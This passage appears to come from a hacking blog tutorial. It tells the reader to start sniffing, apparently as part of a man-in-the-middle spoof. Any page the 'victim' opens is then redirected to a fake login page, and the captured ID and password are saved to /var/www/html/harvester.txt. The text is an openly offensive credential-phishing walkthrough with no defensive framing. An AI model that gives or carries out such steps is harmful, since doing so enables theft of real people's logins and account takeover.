


Click on **start** and select **Start sniffing**




Now, when the victim will open any web page, the page will redirect it to the Fake page you created.

When victim will put there Id & Password, will get all the details.



The Hacked **ID & Password** of Victim will get saved **in /var/www/html/harvester.txt.** As shown below.



← OLDER POSTS